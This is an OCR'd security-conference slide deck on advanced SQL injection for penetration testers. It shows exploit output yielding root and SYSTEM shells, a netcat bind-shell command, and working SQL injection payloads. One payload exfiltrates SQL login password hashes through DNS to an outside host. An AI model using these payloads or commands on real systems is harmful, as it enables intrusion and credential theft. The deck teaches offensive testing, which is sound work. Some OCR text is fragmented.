Advanced SQL Injection

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Joe McCray.... Who the heck are you?

The Last of a Dying Breed

A Network Penetration Tester

You know – the nmap, exploit, upload netcat type of guy.

A.K.A:

The black guy at security conferences

Penetration Testing Was Easy....

Step 1: Tell customer you are 31337 security professional

Customers only applied patches if it fixed something on the system

It was common practice NOT to apply system updates that didn't fix a problem you were experiencing on a system (WTF ARE YOU DOING - YOU MIGHT BREAK SOMETHING!!!!!)

Step 2: Scan customer network with ISS or Nessus if you were a renegade

Customers didn't apply patches, and rarely even had firewalls and IDSs back then

You know you only ran ISS because it had nice reports...

Step 3: Break out your uber 31337 warez and 0wn it all!!!!!


You only kept an exploit archive to save time (Hack.co.za was all you needed back then)

If you could read the screen you could 0wn the network!!!!!!!


Hacking Way Back In The Day

If you were Ub3r 31337 you did it like this....

Port Scan & Banner Grab The Target




```
[root@wang ~]# nmap -sS -O -p 1-1024 -v 192.168.1.20

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Host Unknown19.effingmanor (192.168.1.20) appears to be up ... good.
Initiating SYN Stealth Scan against Unknown19.effingmanor (192.168.1.20)
Adding TCP port 139 (state open).
Adding TCP port 135 (state open).
The SYN Stealth Scan took 3 seconds to scan 1024 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither
are firewalled
Interesting ports on Unknown19.effingmanor (192.168.1.20):
(The 1022 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=3 (Trivial joke)

Sequence numbers: 698D 6996 69A5 69B0 69B7 69BC
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
[root@wang ~]#
```



```
knoppix@ttyp2[enumeration]$ telnet 192.168.0.111 21
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
220 2kserver Microsoft FTP Service (Version 5.0).
^]

telnet> quit
Connection closed.
knoppix@ttyp2[enumeration]$ telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.


HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sun, 01 May 2005 08:14:44 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>Connection closed by foreign host.
knoppix@ttyp2[enumeration]$
```


Get your exploit code...


Netscape: Welcome to Rootshell | Hosted by connectnet.com
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Location: http://www.rootshell.com/beta/view.cgi?199902 What's Related
root shell
exploits
news
search
documentation
100% of 15K (at 979 bytes/sec)

Connect from pitufina.etsit.upm.es [138.100.17.16 -> 138.100.17.30] (Mozilla/4.5 [en] (X11; U; Linux 2.0.35 i586)) logged.

rootshell archive for 199902

2/8/99	acctigris.txt	ACC's Tigris Access Terminal server security vunerability
2/8/99	hp5crash.txt	Another way to crash HP 5m printers with firmware dated before 19960829.
2/8/99	icmpquery.c	Send and receive ICMP queries for address mask and current time.
2/8/99	ffcore.txt	ff.core exploit for Solaris 2.5.1 and 2.6.
2/8/99	sendmail892against.txt	Denial of service attack in Sendmail 8.9.2 with exploit.
2/9/99	ftpd.txt	Remote buffer overflows in various FTP servers leads to potential root compromise. (ProFTPD 1.2.0pre1 and Wuarchive


.:[packet storm]:. - http://packetstormsecurity.org/ - Mozilla Firefox
Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe
http://www.packetstormsecurity.org/ Go
Erste Schritte Aktuelle Nachrichten ...
packet storm
8 years of full disclosure
about mirrors search assessment defense advisories papers magazines miscellaneous links forums
Fertig

/// Recent News Headlines

June 29, 2006 - Vnunet
Apple Plugs Five Security Holes

June 29, 2006 - Vnunet
Controversy Erupts Over US Cyber Security Czar

June 28, 2006 - ZDNet
White House Orders Better Security For Sensitive Data

June 28, 2006 - Cnet News
AT&T Unit Settles Government Fraud Charges

June 28, 2006 - NewsForge
Gnash, The Free Flash Player, Makes Progress

/// Consistently Random

June 29, 2006
Suggested Listening
Artist: *Verve Remixed*
Track: *Return To Paradise (Mark De Clive-lowe Remix)*

June 29, 2006
Random Quote
If everything seems to be going well, you have obviously overlooked something. - Steven Wright

June 29, 2006
Know The Law

/// Featured Files

June 27, 2006
aircrack-ng-0.6.tar.gz (133 KB)
aircrack-ng is a set of tools for auditing wireless networks. It's an enhanced/reborn version of aircrack. It consists of airodump (an 802.11 packet capture program), aireplay (an 802.11 packet inject...
[More Info]

June 27, 2006
strongswan-2.7.2.tar.bz2 (2 MB)
strongSwan is a complete IPsec and IKEv1 implementation for Linux 2.4 and 2.6 kernels. It interoperates with most other IPsec-based VPN products. It is a descendant of the discontinued FreeS/WAN proje...
[More Info]

June 26, 2006
mimedefang-2.57.tar.gz (316 KB)
MIMEDefang is a flexible MIME email scanner designed to protect Windows clients from viruses. Includes the ability to do many other kinds of mail processing, such as replacing parts of messages with U...
[More Info]

June 20, 2006
yersinia-0.7.tar.gz (322 KB)
Yersinia implements several attacks for the following protocols: Spanning Tree (STP), Cisco Discovery (CDP), Dynamic Host Configuration (DHCP), Hot Standby Router (HSRP), Dynamic Trunking (DTP), 802.1...
[More Info]

/// Site Updates

/// Last 10 Files

- SA-20060613-0.txt
- MyBB-1.1.3
- belva-att-unknown.web.vulns.pdf
- Kil13r-SA-20060628.txt
- UsenetScriptv0.5.txt
- WingedGalleryv1.0.txt
- WD-MKP.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt


[Last 20 | Last 50 | Last 100]

/// Last 10 Advisories

- SA-20060613-0.txt
- MyBB-1.1.3
- Kil13r-SA-20060628.txt
- UsenetScriptv0.5.txt
- WingedGalleryv1.0.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt
- OpenPKG-SA-2006.011.txt
- secunia-Opera.txt

[Last 20 | Last 50 | Last 100]

Own the boxes and take screen-shots



```
Chris-Gates-Computer:~/Desktop/redhat6.2exploits/remote chrisgates$ ./wuftp-god -h
Usage: ./wuftp-god -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h] [-x]
         [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target    : host with any wuftpd
user      : anonymous user
dir       : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g        : enables magic string digging
-x        : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr  : this is pointer to shellcode
systypes:
  0 - R
  1 - R
  2 - S
  3 - S
  4 - R
  5 - F
* 6 - F
  7 - F
  8 - F
Chris-G
Target:
Return

loggin
USER ft
331 Gue
PASS <s
230 Gue
STEP 2
STEP 3
STEP 4
STEP 5
Press A
Linux l
uid=0(r
whoami
root
```

```
C:\Documents and Settings\NoOne\Desktop\windowsexploits\iis5\frontpage>fp30reg.e
xe 192.168.0.107

-={ Frontpage fp30reg.dll Overflow Exploit (MS03-051) ver

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg

[*] Target:     192.168.0.107   Port: 80

[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping . . . . . . . . . . . . . .
[*] Connecting to host: 192.168.0.107 on port 9999
[*] Dropping to shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINNT\system32>_
```

Command Prompt - execiis.exe 192.168.0.107 "nc.exe+-l+-p+9999+-e+cmd.exe"


```
C:\Documents and Settings\NoOne\Desktop\Win IIS Hacks\IIS Sploitz\execiis>execii
s.exe 192.168.0.107 "nc.exe+-l+-p+9999+-e+cmd.exe"
iisexec.c | Microsoft IIS CGI Filename Decode Error |
<filip@securax.be>
------------------------------------------------------------------

 -- Socket created.
 -- Connection made.
```

Filter: (ip.addr eq 192.168.235.128 and ip.addr eq 192.168.235.1) and (tcp.port e

```
No. -  Time       Source            Destination       Protocol Info
     9 45.453926  192.168.235.1     192.168.235.128   TCP      1795 > telnet [SYN] Seq=0 Ack=0 Win=65535 Len=
    10 45.463463  192.168.235.128   192.168.235.1     TCP      telnet > 1795 [SYN, ACK] Seq=0 Ack=1 Win=32120
    11 45.463651  192.168.235.1     192.168.235.128   TCP      1795 > telnet [ACK] Seq=1 Ack=1 Win=65535 Len=
    18 117.25161  192.168.235.128   192.168.235.1     TELNET   Telnet Data ...
    19 117.25360  192.168.235.1     192.168.235.128   TELNET   Telnet Data ...
    20 117.2
    21 117.2
    22 117.2
    23 117.2
    24 117.2
    25 117.2
    26 117.2
    27 117.2
    28 117.2
    29 117.2
    30 117.3
    31 117.3

0000  00 50
0010  00 34
0020  eb 01
0030  7d 78
File: (Untitled) 1064
```

```
..... ..#.. ........... ..#.. ....P...... ........... .......ANSI.............!.......
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0smp on an i686
...login: ...rreeddhhaatt66

Password: test

Last login: Sun May  8 10:39:07 on tty1
[redhat6@localhost redhat6]$ llss

.[0m.[m[redhat6@localhost redhat6]$ ccdd  ....

[redhat6@localhost /home]$ llss

.[0m.[01;34measyone.[0m  .[01;34mftp.[0m  .[01;34mhttpd.[0m  .[01;34mlost+found.[0m  .
.[m[redhat6@localhost /home]$ cc

bash: c: command not found
```

Write The Report...


31337 Penetration Test.odt - OpenOffice.org Writer
File Edit View Insert Format Table Tools Window Help
Default
Nimbus Roman No9 L
26
Page 1 / 1
Default
75%
INSRT
STD
HYP

31337 Security Dudes

Penetration Test Report

Your Network Sux!!!!
All your boxes are belong to us!!!!!

Get Paid....

What Did It For Me

...I used to think Web App Security was stupid sh*t

“…This stuff isn't hacking"

…but then I saw demo of a tool called sqlninja upload nc.exe to a host vulnerable to sql injection

I was hooked!!!!!!!!!!!!!!!!!!!!!

Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

Firewalls are common place (perimeter and host-based)

Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows

Intrusion Detection/Prevention Systems are hard to detect let alone bypass

NAC Solutions are making their way into networks

Network/System Administrators are much more security conscious

IT Hardware/Software vendors are integrating security into their SDLC

Agenda

Getting started

- **Background**
- **Basic Attack Methods**

SQL Injection In The Real World

- **Ugh...WTF????**

Filter & IDS Evasion

- **Javascript Validation**
- **Serverside Filters**
- **IDS Signatures**
- **WAF Evasion**

Assumptions...

I submitted a talk entitled “SQL Injection for Mere Mortals” and it didn't get accepted. Sorry – I am not covering the basics....

I am NOT going to teach you the basics of SQL

I am NOT going to teach you the basics of SQL Injection

Buy me rum and coke, and I'll teach you anything I know

How I Throw Down...

- **I HACK**
- **I CURSE**
- **I DRINK (Rum & Coke)**

I’m Gonna Learn You SQL Injection

Identify – How to find SQLI

Attack Methodology – The process and syntax I use

Not Getting Caught – How to do it without getting caught

3 Classes of SQLI

SQL Injection can be broken up into 3 classes

Inband - data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

Out-of-Band - data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester)

Inferential - there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the website/DB Server.

Inband:

Data is extracted using the same channel that is used to inject the SQL code.

This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

So this is our Error-Based, and Union-Based SQL Injections

http://[site]/page.asp?id=1 or 1=convert(int,(USER))--

Syntax error converting the nvarchar value '[j0e]' to a column of data type int.

Out-of-band:

Data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester).

This is another way of getting the data out of the server (such as http, or dns).

```
http://[site]/page.asp?id=1;declare @host varchar(800); select @host = name + '-' +
master.sys.fn_varbintohexstr(password_hash) + '.2.pwn3dbyj0e.com' from
sys.sql_logins; exec('xp_fileexist ''\\' + @host + '\c$\boot.ini''');--
```

Inferential:

If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly.

However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

The latter case is known as "Blind SQL Injection".

http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:10'--
Ask it if it's running as 'sa'

Why 1=1 or A=A?

Let's say you have a table of usernames and passwords:

Username	Password
admin	password
Jim	Beam
Johnny	Walker

Why 1=1 or A=A?

Let’s say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

```
if ($un and $pw):
        login
else
        login denied
```

